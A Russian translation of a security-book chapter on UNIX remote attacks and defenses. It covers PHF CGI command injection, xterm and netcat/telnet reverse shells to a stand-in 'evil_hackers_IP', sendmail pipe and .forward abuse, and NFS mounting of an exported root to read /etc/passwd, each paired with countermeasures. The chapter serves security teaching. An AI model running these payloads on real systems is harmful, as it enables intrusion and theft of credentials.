В системах Solaris 2.6 и 7 рекомендуется запретить исполнение стека. Это устранит многие проблемы Solaris, связанные с переполнением буфера. Хотя прикладной двоичный интерфейс (ABI, application binary interface) SPARC и Intel требует права на исполнение стека, многие программы работают корректно и при отключенном стеке. В Solaris 2.6 и 7 исполнение стека по умолчанию разрешено, для его отключения добавьте в файл /etc/system строку:

```
set noexec_user_stack=1
```

Отключение исполнения стека не решает всех проблем. Этот режим распознается многими программами, которые пытаются исполнить код в стеке или запустить какой-нибудь детский сценарий. Грамотный атакующий вполне может создать код, использующий переполнение буфера даже при отключенном стеке.

Атака подтверждения ввода

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8. 7

В 1996 г. Дженнифер Майерс (Jennifer Myers) исследовал и описал малоизвестную уязвимость PHF. Атаки подтверждения ввода происходили и раньше, но Дженнифер предоставил прекрасный пример нападения такого рода. Зная основы формирования атаки, можно создавать ее разновидности. Мы не будем вдаваться в подробности (дополнительные сведения см. в главе 14). Наша цель — объяснить основные принципы атаки и методы ее применения для доступа к системам UNIX.

Проведение атаки подтверждения ввода возможно, если:

1. Программа "зависает", пытаясь распознать синтаксически некорректный ввод.
2. Модуль принимает посторонний ввод.
3. Модуль "зависает", пытаясь обработать отсутствующие входные поля.
4. Возникает ошибка корреляции значений в этих полях.

PHF — это сценарий общего интерфейса шлюза (CGI, common gateway interface), который стал стандартным, начиная с первых версий web-сервера Apache и NCSA HTTPD. К сожалению, программа неправильно проводит синтаксический разбор и подтверждение получаемого входного потока. Исходная версия сценария PHF воспринимала символ новой строки (%0a) и исполняла все следующие за ним команды с полномочием идентификатора пользователя, запустившего web-сервер. Первоначальный вариант применения PHF:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

В таком виде происходит только применение команды cat к файлу паролей. Разумеется, полученной информацией можно воспользоваться для извлечения идентификаторов и зашифрованных паролей, если файл пароля не скрыт. Неопытный атакующий попробует взломать файл паролей и войти в уязвимую систему, однако просвещенный злоумышленник сможет получить прямой доступ к оболочке системы (см. ниже). Помните, что такая уязвимость позволяет атакующему исполнить *любую* команду с правом идентификатора пользователя web-сайта. Обычно идентификатор пользователя установлен в значение nobody, но в некоторых сайтах web-сервер работает с правом root.

Атака PHF была популярна в 1996 и 1997 гг., когда многие сайты были взломаны этим простым, но эффективным методом. Важно уяснить происходящие события, чтобы защититься от атак такого рода. В UNIX существуют метасимволы, зарезервированные для специальных операций. Среди них \ / < > ! $ % ^ & * | { } [ ] " ' " ; . Если программа или сценарий CGI принимает пользовательский ввод, но не проверяет его на корректность, программист сможет "внедриться" и исполнить произвольный код, что обычно называется "выбеганием" (escaping out) из оболочки и требует пересылки одного из метасимволов UNIX в потоке пользовательского ввода. Это весьма распространенный принцип атаки, который не ограничивается только сценариями PHF. Имеются многочисленные примеры небезопасных программ CGI, используемых при установке web-сервера с параметрами по умолчанию. Еще хуже то, что уязвимы программы, которые пишутся разработчиками web-сайтов, не обладающими большим опытом в области защиты систем. К сожалению, атаки увеличились с распространением приложений электронной коммерции, которые, по определению, обязаны обеспечивать дополнительные функции и, следовательно, обладать повышенной сложностью.

Контрмеры: защита от атаки подтверждения ввода

Программирование с учетом требований защиты является наилучшей профилактической мерой против многих атак, в том числе и против атаки подтверждения ввода. Необходимо сделать так, чтобы программы и сценарии воспринимали только "настоящие" данные и отбрасывали все остальное. Трудно устранить любую "неправильную" часть данных, поскольку есть вероятность потери важной информации. Дополнительно рекомендуем тестировать код и проводить аудит работы приложения.

Доступ к оболочке

Итак, мы узнали о двух основных путях получения атакующим доступа к системе UNIX. Перейдем к методам работы с оболочкой (shell). Помните, что основной целью любого злоумышленника является доступ к командной строке или оболочке целевой системы. Обычно интерактивный доступ к оболочке достигается посредством удаленной регистрации на сервере UNIX с помощью telnet, `rlogin` или `ssh`. Кроме того, без интерактивной регистрации можно исполнять команды, используя rsh, ssh или rexec. Что же происходит в том случае, когда служба удаленной регистрации отключена или блокирована брандмауэром? Сможет ли атакующий получить доступ к оболочке целевой системы? Для ответа на эти вопросы создадим сценарий и рассмотрим несколько путей интерактивного доступа к оболочке системы UNIX (см. рис. 7.1).




Рис. 7.1. Упрощенная схема архитектуры демилитаризованной зоны (DMZ)

Предположим, что злоумышленнику нужен доступ к web-серверу системы UNIX, который находится за промышленным брандмауэром или маршрутизатором, анализирующим все проходящие пакеты. Торговая марка оборудования неважна, но нужно понимать, что брандмауэр — это маршрутизатор с возможностью экранирования пакетов, который не поддерживает режим прокси ни для каких служб сервера. Через брандмауэр будут проходить только пакеты HTTP на порт 80 и пакеты HTTPS на порт 443. Предположим, что web-сервер уязвим для атаки подтверждения ввода (например, для атаки PHF). Web-сервер может работать с правом nobody (достаточно распространенный вариант), поэтому считается хорошо защищенной службой. Если нападающему удастся воспользоваться атакой PHF (достичь состояния некорректной проверки ввода), он исполнит на web-сервере код с правом nobody. Выполнение команд на целевом сервере, конечно, важное достижение, но это только первый шаг к получению интерактивного доступа для работы с оболочкой.

Операции в среде X

Популярность: 7
Простота: 3
Результативность: 8
Степень риска: 6

Поскольку атакующий может исполнить команду на web-сервере (в рамках атаки PHF), то первым методом получения интерактивного доступа к оболочке становится использование системы UNIX X Window System. Среда X обеспечивает оконный интерфейс для исполнения многочисленных программ на графическом дисплее. Среда X надежна и позволяет клиентской программе X

выводить данные на локальный или удаленный сервер X через порты 6000 — 6063. Для атакующих полезнее всего клиент X под названием xterm. Команда (утилита) xterm служит для запуска локальной командной оболочки во время исполнения системы X. Разрешение режима -display помогает взломщику напрямую выполнить командную оболочку на сервере X, т.е. быстро получить доступ к оболочке атакуемого сервера.

Используем PHF для вывода содержимого файла паролей:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Атакующий может исполнить удаленную команду на web-сервере, но небольшое изменение команды позволит получить интерактивный доступ к оболочке. Достаточно вместо /bin/cat /etc/passwd указать /usr/X11R6/bin/xterm -ut -display evil_hackers_IP:0.0:

```
/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-
display%20evil_hackers_IP:0.0
```

Удаленный web-сервер выполнит xterm и возвратит эту оболочку X-серверу evil_hacker (дьявольский хакер) с параметрами: идентификатор окна (window ID) равный 0 и идентификатор экрана (screen ID) равный 0. Поскольку указан параметр -ut, регистрация в системе проводиться не будет. Кроме того, значение %20 в шестнадцатеричном виде соответствует символу "пробел", который разделяет команды в строке. Следовательно, атакующий получает интерактивный доступ к оболочке без регистрации хотя бы в одной из служб web-сервера. Задан полный путь для двоичной xterm, поскольку переменная среды PATH может содержать нестандартное значение. Применение полных путей всегда позволяет найти двоичный образ утилиты.

Обращенный telnet и обратные каналы

Популярность: 5
Простота: 3
Результативность: 8
Степень риска: 5.3

Волшебство xterm обеспечит атакующему хороший старт. Но что делать, если осторожный администратор удалил из системы UNIX сервер X с целью усиления защиты? В этом случае нужны иные методы доступа к системе, например создание *обратного канала* (back channel). Этим термином обозначается коммуникационный канал, созданный от целевой системы, а *не* от атакующего компьютера. Напомним, что злоумышленник не может достичь интерактивной оболочки традиционными способами, поскольку брандмауэром блокированы все порты, кроме 80 и 443. Поэтому нужно инициировать сеанс с незащищенного сервера UNIX к атакующей системе, т.е. создать обратный канал.

Для решения поставленной задачи существует не так много способов. Прежде всего это обращенный сеанс telnet, создающий *обратный канал от целевой системы к атакующей.* Название "обращенный telnet" связано с тем, что подключение исходит из целевой системы, которую нужно взломать, а не из атакующего компьютера. Клиент telnet обычно устанавливается на большей части серверов **UNIX,** причем его применение, как правило, не ограничивается строгими условиями. Создание обратного канала с помощью протокол

а telnet — наилучший выбор, когда нельзя воспользоваться клиентом xterm. Для инициализации обращенного сеанса telnet послужит незаменимая утилита netcat (nc). Поскольку сеанс telnet создается в целевой системе, необходимо разрешить режим прослушивания пс на собственном компьютере, чтобы подхватить обращенное соединение telnet. Для успешного формирования обращенного подключения telnet нужно выполнить следующие команды в двух разных окнах:

```
nc -l -n -v -p 80
пс -1 -n -v -p 25
```

Проверьте, что слушающие службы (например, HTTPD или sendmail) не связаны с портами 80 и 25. Если служба находится в режиме слушания, следует устранить ее командой kill, чтобы пс смогла подключиться к каждому из соответствующих портов. Прослушивание портов 25 и 80 инициируют две команды пс с параметрами -1 и -р в режиме расширенного вывода (-v) и запрета указания IP-адресов в именах хостов (-п).

Инициализируем обращенный сеанс telnet, запустив на целевом сервере следующие команды (для этого можно воспользоваться уязвимостью PHF):

```
/bin/telnet evil_hackers_IP 80 | /bin/sh | /bin/telnet evil_hackers_IP 25
```

Для использования в PHF эта команда приобретет вид:

```
/cgi-bin/phf?Qalias=x%0a/bin/telnet%20evil_hackers_IP
%2080%20 | %20/bin/sh%20 | %20/bin/telnet%20evil_hackers_IP%2025
```

Разберемся с этой сложной командной строкой. Фрагмент /bin/telnet evil_hackers_IP 80 подключает службу прослушивания пс к порту 80. Именно здесь будут реально исполняться команды. Традиционный для UNIX синтаксис определяет направление стандартного вывода или клавиатурного потока по конвейеру в /bin/sh (т.е. в оболочку Борна). Затем результат работы команды по конвейеру попадает в /bin/telnet evil_hackers_IP 25. Конечным результатом станет обращенный сеанс telnet, отображаемый в двух разных окнах. Порты 80 и 25 выбраны с той целью, чтобы спрятаться за общеизвестными службами, обычно разрешенными для сквозной пересылки через большинство брандмауэров. Однако можно задействовать два любых других порта, если их трафик не блокируется брандмауэром.

Другим методом создания обратного канала является использование на удаленном сервере утилиты пс, а не telnet (если двоичный образ пс уже находится на сервере или может быть сохранен там одним из уже известных нам способов, например анонимным подключением FTP). Эта утилита присутствует во многих конфигурациях по умолчанию бесплатных версий UNIX. Следовательно, высока вероятность наличия пс на целевой системе. Однако нет гарантий, что утилита была скомпилирована с параметром #define GAPING_SECURITY_HOLE, необходимым для создания обратного канала при указании параметра -е. В нашем примере предполагается, что версия пс присутствует в целевой системе и была скомпилирована с упомянутым параметром.

Формирование обратного канала утилитой пс выполняется за два шага. Для получения обратного канала пс нужно выполнить команду:

```
nc -l -n -v -p 80
```

Затем (в режиме прослушивания) исполнить в удаленной системе:

```
nc -e /bin/sh evil_hackers_IP 80
```

В PHF это выглядит следующим образом:

```
/cgi-bin/phf?Qalias=x%0a/bin/nc%20-e%20/bin/sh%20evil_hackers_IP%2080
```

В результате исполнения web-сервером указанной строки создается обратный канал nc, который "вытаскивает" оболочку целевой системы (в нашем случае — /bin/sh) для слушающей службы. Открывается доступ к оболочке, причем все подключения инициируются целевым сервером.

Контрмеры: противодействие созданию обратного канала Трудно защититься от атаки такого рода. Лучше всего обезопасит систему запрещение исполнения атаки обратного канала. Придется отключить все незащищенные серверы и по возможности применить пакеты обновлений, выпущенные разработчиками.

Дополнительно можно рекомендовать следующее:

- Удалите систему X со всех компьютеров, которым требуется высокий уровень защиты. Это не только предохранит от запуска атакующим утилиты xterm, но и запретит локальным пользователям расширять свои права до уровня root посредством уязвимости двоичного кода системы X.
- Если web-сервер работает с правом nobody, настройте права на двоичные файлы (например, telnet) так, чтобы запретить их исполнение всем пользователям, за исключением владельца двоичного образа и членов определенной группы. Только законные пользователи смогут применять telnet. Всем пользователям, которым telnet не требуется, будет запрещен запуск этой службы.
- Иногда удается сконфигурировать брандмауэр на запрет соединений, исходящих от web-серверов или внутренних систем. Обычно это получается в брандмауэрах на основе прокси. Можно запустить обратный канал и через прокси-систему брандмауэра, но для этого потребуется пройти аутентификацию.

Наиболее распространенные типы удаленных атак

Мы не сможем обсудить все удаленные атаки, но расскажем об основах их исполнения. Дополнительно рассмотрим некоторые базовые службы, чаще всего подвергающиеся атакам, а также предложим контрмеры, снижающие риск неавторизированного использования этих служб.

TFTP

Популярность: 8
Простота: 1
Результативность: 3
Степень риска: 4

Протокол TFTP (Trivial File Transfer Protocol — простой протокол пересылки файлов) служит для загрузки бездисковых рабочих станций и сетевых устройств (например, маршрутизаторов). TFTP работает поверх UDP,

использует порт 69 и не заботится о защите. Атакующие находят системы с разрешенным сервером TFTP и пытаются скопировать по протоколу TFTP файл паролей (/etc/passwd). Если сервер TFTP сконфигурирован некорректно, то целевая система с радостью предоставит файл паролей. Атакующий получит список имен пользователей и применит атаку "грубой силой". Если файл паролей не скрыт, атакующий дополнительно получит шифрованные пароли, что позволит подобрать или взломать пароль одного из пользователей.

Многие новые версии TFTP по умолчанию конфигурируются на запрет доступа к любому каталогу, кроме /tftpboot. Это хороший метод, хотя атакующий способен вытянуть из этого каталога любой файл. В /tftpboot иногда попадают важные файлы конфигурации маршрутизаторов, которые можно взломать (например, <имя_хоста_маршрутизатора>.cfg). Часто злоумышленник получает доступ к паролям маршрутизатора и к общей строке SNMP. За несколько часов взламывается вся сеть, достаточно завладеть конфигурационным файлом работы по протоколу TFTP уязвимого сервера TFTP. Конфигурационные файлы предназначены для восстановления паролей маршрутизаторов и общих строк SNMP, которые, к несчастью, обычно одинаковы для всех устройств сети.

Контрмеры: защита TFTP Проверьте, что сервер TFTP сконфигурирован на ограничение доступа к специальным каталогам (например, /tftpboot). Это не позволит атакующему извлечь важные конфигурационные файлы. Дополнительно рассмотрите возможности реализации управления доступом на уровне хостов и сетевом уровне, чтобы запретить неавторизированные обращения к серверу TFTP.

FTP

Популярность:	*8*
Простота:	*7*
Результативность:	*8*
Степень риска:	*7.7*

Протокол FTP (File Transfer Protocol — протокол пересылки файлов) — один из наиболее распространенных на сегодня протоколов обмена данными. Он служит для загрузки и выгрузки файлов на удаленных системах. FTP часто применяется не по назначению — для доступа к удаленным системам или для сохранения незаконных файлов. Многие серверы FTP разрешают анонимный доступ, и любой пользователь может зарегистрироваться на сервере FTP без аутентификации. Обычно доступ к файловой системе ограничивается определенной ветвью дерева каталогов, но иногда анонимный сервер FTP позволяет гулять по всей структуре каталогов, так что атакующий может вытянуть важные конфигурационные файлы (например, /etc/passwd). Усугубляет ситуацию то, что многие серверы FTP допускают операции записи в каталоги. Общие каталоги с правом записи и анонимный доступ незамедлительно приводят к нарушению защиты. Атакующий помещает файл . rhosts в домашний каталог пользователя, а затем регистрируется командой rlogin в целевой системе. Кроме того, многие серверы FTP эксплуатируются пиратами программного обеспечения, которые хранят нелегальные стартовые файлы в скрытых каталогах. Если в течение дня в сети втрое увеличивается трафик, это хороший индикатор использования систем для перемещения последней версии "warez".

Кроме возможности анонимного доступа, серверу FTP свойственны проблемы переполнения буфера и воздействия иных инъекций. Не так давно обнаружена уязвимость по переполнению буфера в ProFTPD версий 1.2.0pre1 и более ранних, а также в wu-ftpd 2.4.2 (beta 18) VR9 и Ниже. Переполнение буфера может возникнуть во время исполнения функции realpath. Это хороший наглядный пример состояния переполнения, открывающего прямой доступ к каталогу root целевой системы по той причине, что один из ее каталогов разрешает запись файлов.

Контрмеры: защита FTP Этот протокол широко используется на практике, однако анонимный доступ к FTP является слишком опасным для здоровья сервера. Оцените необходимость в работе сервера FTP — возможно, следует запретить анонимный доступ к этой службе. Многие сайты разрешают анонимный доступ по протоколу FTP, но при этом должны быть обеспечены специальные защитные меры. Проверьте, что установлено последнее из обновлений разработчика сервера, а также устраните или сократите количество каталогов, для которых разрешена общая запись.

Sendmaii

Популярность: 8
Простота: 5
Результативность: 9
Степеньриска: 7.7

Служба sendmail — это агент пересылки почты (MTA, Mail Transfer Agent), используемый многими системами UNIX. Сегодня sendmail является наиболее популярной программой. Ее история началась еще в 1988 г., однако эта утилита до сего времени обеспечивает доступ к почте на тысячах систем. Постоянной шуткой о ее незащищенности была и остается фраза: "Какая ошибка sendmail обнаружена на этой неделе?" Хотя сама sendmail и ее защита постоянно улучшаются на протяжении последних лет, программа остается массивным продуктом, состоящим более чем из 80 000 строк кода. Поэтому в ней каждый раз обнаруживаются все новые и новые дыры.

В главе 3 рассматривалось использование sendmail для идентификации пользовательских учетных записей с помощью команд vrfy и expn. Получение перечня пользователей опасно само по себе, однако не открывает настоящих лазеек, которые есть в sendmail. Дыры в защите этой программы обнаруживаются на протяжении уже десяти лет, и конца этому не видно. Многие уязвимости связаны с переполнением буфера и подтверждением ввода, но наиболее популярной является атака на sendmail, основанная на незащищенности конвейера. Эта ошибка была обнаружена в sendmail 4.1. Атакующий может послать в sendmail команду по конвейеру для непосредственного исполнения. Причем sendmail обрабатывает любую команду, пользуясь правом bin.

```
helo
mail from: |
rcpt to: bounce
data
.
mail from: bin
```

```
rcpt to: | sed data '1, /^$/d' I sh
data
```

Кроме общеизвестных атак переполнения буфера и подтверждения ввода, можно незаконно использовать функции sendmail для привилегированного доступа. Наиболее популярна атака, предполагающая создание или изменение ~/.forward одного из пользователей с помощью команды ftp или nfs (атакующий должен иметь право записи в домашний каталог своей жертвы). Файловая конструкция ~/.forward обычно перенаправляет почту на другую учетную запись или исполняет указанную программу при получении почтового сообщения. Разумеется, атакующий способен модифицировать файл ~/.forward в своих интересах. Рассмотрим пример добавления файла в систему-жертву.

```
[gk@tsunami gk] $ cat > .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
<crtl> D
[gk@tsunami gk] $ cat .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
```

Создав файл, атакующий переместит его в целевую систему (если, конечно, разрешена запись в домашний каталог пользователя). Затем атакующий пошлет почтовое сообщение по адресу своей жертвы:

```
[gk@tsunami gk]$ echo hello chump | mail gk@targetsystem.com
```

В домашнем каталоге пользователя появится файл evil_shell, исполнение которого распространит на оболочку право, присвоенное идентификатору этого пользователя.

Контрмеры: защита SENDMAIL Лучшей защитой от атаки sendmail является отключение этой программы, когда в сети не применяется пересылка почтовых сообщений. Если же без sendmail не обойтись, следует установить все доступные заплатки по безопасности (www.sendmail.org). К другим защитным мерам относится удаление декодированных псевдонимов из соответствующего файла, что позволит устранить не дыру, а целую яму в системе защиты. Исследуйте каждый псевдоним, который ссылается на программу, а не на пользовательскую учетную запись, и убедитесь, что файловые права на псевдонимы и на все связанные с ними файлы запрещают обычным пользователям вносить изменения.

Существует несколько утилит проверки защиты sendmail. Программы smap и smapd включены в состав набора программных инструментов TIS, но могут быть бесплатно загружены с http://www.tis.com/research/software/. Утилита smap усиливает защиту пересылки сообщений по сети, сохраняя их в специальном каталоге. Утилита периодически сканирует содержимое этого каталога и пересылает почту пользователям с помощью sendmail или иной программы. Соединения между sendmail и непроверенными пользователями разрушаются, поскольку почтовые подключения выполняются программой smap, а не sendmail. Можно установить иного, более защищенного агента пересылки почты (MTA), например qmail. Это современная замена утилиты sendmail, написанная Деном Бернстейном (Dan Bernstein). Основным преимуществом qmail является высокая безопасность, репутация которой пока не была запятнана (www.qmail.org).

Службы вызова удаленных процедур

Популярность: 10
Простота: 9
Результативность: 10
Степень риска: 9.7

Вызов удаленных процедур (RPC, Remote Procedure Call) позволяет программам одного компьютера беспрепятственно исполнять код на удаленной системе. Одна из первых реализаций RPC была создана компанией Sun Microsystems и использовалась для системного вызова внешнего представления данных (XDR, eXternal Data Representation). Эта реализация предназначалась для созданных в Sun сетевой информационной системы (NIS, Network Information System) и сетевой файловой системы NFS (Network File System). Службу RPC поддержали многие производители UNIX. Утверждение стандарта RPC создало хорошую почву для межсистемного взаимодействия. Однако в первых версиях служб RPC практически не уделялось внимания вопросам защиты. Поэтому Sun и другим разработчикам пришлось искать пути усиления защиты исходной системы, в которой уже обнаружились миллиарды проблем безопасности.

В главе 3 указывалось, что служба RPC регистрирует свой запуск через картограф портов (portmapper). Для взаимодействия со службой RPC нужно запросить у картографа номер порта, на котором "слушает" служба RPC. Выше уже рассматривались методы получения списка слушающих служб RPC с помощью утилиты `rpcinfo` или параметра `-n` в тех случаях, когда служба картографа защищена брандмауэром. К сожалению, некоторые версии UNIX разрешают действие служб RPC во время первоначальной загрузки. Еще больше ухудшает ситуацию то, что многие службы RPC сложны и работают с правом root. Успешная атака переполнения буфера или подтверждения ввода позволяет получить доступ к корневому каталогу (root) системы. На момент выхода книги наибольшую проблему создавали атаки переполнения буфера RPC при работе `rpc.ttdbserverd` (сообщение CERT CA-98:11) и `rpc.cmsd` (Bugtraq ID 524), причем эти продукты являются частью общей настольной среды (CDE, Common Desktop Environment). Обе службы действуют с полномочиями root, поэтому атакующему остается воспользоваться ситуацией переполнения буфера и возвратить `xterm` либо установить обращенный сеанс telnet. Другими опасными службами RPC являются rpc. statd и raountd, активизируемые после разрешения NFS. Даже при блокировке картографа портов атакующий способен вручную исследовать службу RPC (обычно на портах с большими номерами). Проблематичные компоненты RPC не охватываются упомянутыми службами. Учитывая распределенную природу и сложность RPC, можно считать вполне справедливой критику в ее адрес.

Контрмеры: защита RPC Лучшей защитой от атаки на удаленную RPC является отключение всех служб RPC, не требуемых для работы систем. Если же сервер не может обойтись без RPC, реализуйте управление доступом, позволяющее обращаться к портам RPC только авторизированным системам, хотя в некоторых средах сделать это не так просто. Оцените запрет исполнения стека, если данный режим поддерживается операционной системой. Кроме того,

исследуйте возможность перехода на Secure RPC, если эта служба с улучшенной защитой поддерживается используемой версией UNIX. Secure RPC обеспечивает дополнительный уровень аутентификации на основе шифрования открытыми ключами. Secure RPC не является панацеей. Этот протокол поддерживается далеко не всеми разработчикам UNIX, поэтому возникают большие проблемы с межсетевым взаимодействием. Наконец, установите наиболее свежие обновления программного обеспечения.

NFS

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8.3

Процитируем Sun Microsystems: "Сеть — это компьютер". Вне сети полезность компьютера резко снижается. Возможно, поэтому сетевая файловая система NFS стала одним из популярных средств сетевого взаимодействия. NFS поддерживает "прозрачный" доступ к файлам и каталогам удаленной системы так, как если бы они были локальными. Файловая система NFS версий 1 и 2 была разработана Sun Microsystems и впоследствии существенно улучшена. Современный вариант, NFS версии 3, встроен во многие системы UNIX. Сегодня "красный флажок" следует показать любой системе, которая разрешает удаленный доступ к экспортируемой файловой системе. Возможности злоупотребления NFS высоки, и на этом основаны наиболее распространенные атаки UNIX. Прежде всего обнаружено много возможностей для атаки переполнения буфера в `mountd` — сервере NFS. Кроме того, NFS действует поверх службы RPC, поэтому ее легко обмануть для того, чтобы смонтировать удаленную файловую систему. Многие проблемы защиты NFS связаны с объектом данных "управляющий заголовок файла" (file handle), который служит маркером уникальной идентификации каждого файла и каталога удаленного сервера. Если удастся "подглядеть" или подобрать заголовок файла удаленной системы, несложно будет реализовать доступ к нему.

Самым уязвимым местом NFS является неправильная конфигурация файловой системы, разрешающая доступ к файлам с правом everyone (все). Любой удаленный пользователь может смонтировать файловую систему без аутентификации. Это очень распространенное явление, связанное с беспечностью или ленью системного администратора. Атакующему не требуется взламывать удаленный сервер, достаточно смонтировать файловую систему средствами NFS и украсть любой интересующий файл. Как правило, домашние каталоги пользователей экспортируются по любым запросам, и большая часть важных файлов открыта для удаленного доступа (например, вся база данных организации). Еще хуже экспорт каталога "/" всем пользователям с правом everyone. Рассмотрим пример и обсудим некоторые средства защиты NFS.

Начнем с проверки целевой системы на исполнение службы NFS и с анализа экспортируемых файлов (если таковые имеются).

```
[root@tsunami /root]# rpcinfo -p quake
    program vers proto port
100000 4 tcp 111 rpcbind
```

```
    100000 3 tcp   111 rpcbind
    100000 2 tcp   111 rpcbind
    100000 4 udp   111 rpcbind
    100000 3 udp   111 rpcbind
    100000 2 udp   111 rpcbind
    100235 1 tcp 32771
    100068 2 udp 32772
    100068 3 udp 32772
    100068 4 udp 32772
    100068 5 udp 32772
    100024 1 udp 32773 status
    100024 1 tcp 32773 status
    100083 1 tcp 32772
    100021 1 udp  4045 nlockmgr
    100021 2 udp  4045 nlockmgr
    100021 3 udp  4045 nlockmgr
    100021 4 udp  4045 nlockmgr
    100021 1 tcp  4045 nlockmgr
    100021 2 tcp  4045 nlockmgr
    100021 3 tcp  4045 nlockmgr
    100021 4 tcp  4045 nlockmgr
    300598 1 udp 32780
    300598 1 tcp 32775
  805306368 1 udp 32780
  805306368 1 tcp 32775
    100249 1 udp 32781
    100249 1 tcp 32776
 1342177279 4 tcp 32777
 1342177279 1 tcp 32777
 1342177279 3 tcp 32777
 1342177279 2 tcp 32777
    100005 1 udp 32845 mountd
    100005 2 udp 32845 mountd
    100005 3 udp 32845 mountd
    100005 1 tcp 32811 mountd
    100005 2 tcp 32811 mountd
    100005 3 tcp 32811 mountd
    100003 2 udp  2049 nfs
    100003 3 udp  2049 nfs
    100227 2 udp  2049 nfs_acl
    100227 3 udp  2049 nfs_acl
    100003 2 tcp  2049 nfs
    100003 3 tcp  2049 nfs
    100227 2 tcp  2049 nfs_acl
    100227 3 tcp  2049 nfs_acl
```

Запросив картограф portmapper, узнаем, что работают серверы mountd и nfs, т.е. целевая система может экспортировать одну или несколько файловых систем.

```
[root@tsunami /root]# showmount -e quake
Export list for quake:
/   (everyone)
/usr   (everyone)
```

Результат исполнения команды showmount показывает, что файловые системы / и /usr экспортируются вовне, что очень рискованно с точки зрения безопасности. Атакующему достаточно смонтировать / или /usr, чтобы получить доступ к любой точке файловой системы, включая все файлы и каталоги. Команда mount присутствует во всех популярных версиях UNIX, хотя это не такое гибкое средство, как остальные утилиты. Сведения о mount системы UNIX выводятся командой man mount, которая извлекает техническое описание операции монтирования данной версии системы (синтаксис команды может варьироваться).

```
[root@tsunami /root]# mount quake:/ /mnt
```

Упрощает исследование NFS утилита nfsshell Лендерта ван Дурна (Leendert van Doom), доступная на ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz. Пакет nfsshell предоставляет надежного клиента nfs, который действует подобно клиенту FTP и позволяет манипулировать удаленной файловой системой. Утилита nfs имеет много разнообразных параметров (описание переведено на русский язык):

```
[root@tsunami nfs]# nfs
nfs> help
host <host> - установить имя удаленного хоста
uid [<uid> [<secret-key>]] - установить идентификатор удаленного
пользователя
gid [<gid>] - установить идентификатор удаленной группы
cd [<path>] - изменить удаленный рабочий каталог
lcd [<path>] - изменить удаленный локальный каталог
cat <filespec> - показать удаленный файл
ls [-l] <filespec> - вывести содержимое удаленного каталога
get <filespec> - получить удаленный файл
df - вывести информацию о файловой системе
rm <file> - стереть удаленный файл
ln <file1> <file2> - связать файл
mv <file1> <file2> - переместить файл
mkdir <dir> - создать удаленный каталог
rmdir <dir> - стереть удаленный каталог
chmod <mode> <file> - изменить режим
chown <uid>[.<gid>] <file> - изменить владельца
put <local-file> [<remote-file>] - переслать файл
mount [-upTU] [-P port] <path> - монтировать файловую систему
umount - размонтировать удаленную файловую систему
umountall - размонтировать все удаленные файловые системы
export - показать все экспортируемые файловые системы
dump - показать все монтированные файловые системы
status - вывести общий отчет о статусе
help - вывести справку
quit - выйти из команды
```

bye - завершить работу
handle [<handle>] - получить/установить управляющий заголовок файла каталога
mknod <name> [b/c major minor] [p] - создать устройство

Прежде всего нужно указать утилите nfs монтируемый хост:

```
nfs> host quake
Using a privileged port (1022)
Open quake (192.168.1.10) TCP
```

Выведем список экспортируемых файловых систем:

```
nfs> export
Export list for quake:
/ everyone
/usr everyone
```

Монтируем каталог / для доступа к этой файловой системе:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

Проверим статус соединения и определим UID, использованный для монтирования файловой системы:

```
nfs> status
User id          : -2
Group id         : -2
Remote host      : 'quake'
Mount path       : '/'
Transfer size    : 8192
```

Итак, смонтирован / с UID и GID равными -2. Для безопасности при монтировании удаленной файловой системы с правом root UID и GID следует отображать на что-нибудь отличное от 0. Во многих случаях (без указания специальных параметров) можно монтировать файловую систему с любыми UID и GID, отличными от 0 и root. Поскольку мы смонтировали всю файловую системы, несложно получить содержимое файла /etc/passwd.

```
nfs> cd /etc
nfs> cat passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/ :
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody 4:x:65534:65534:SunOS 4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
```

```
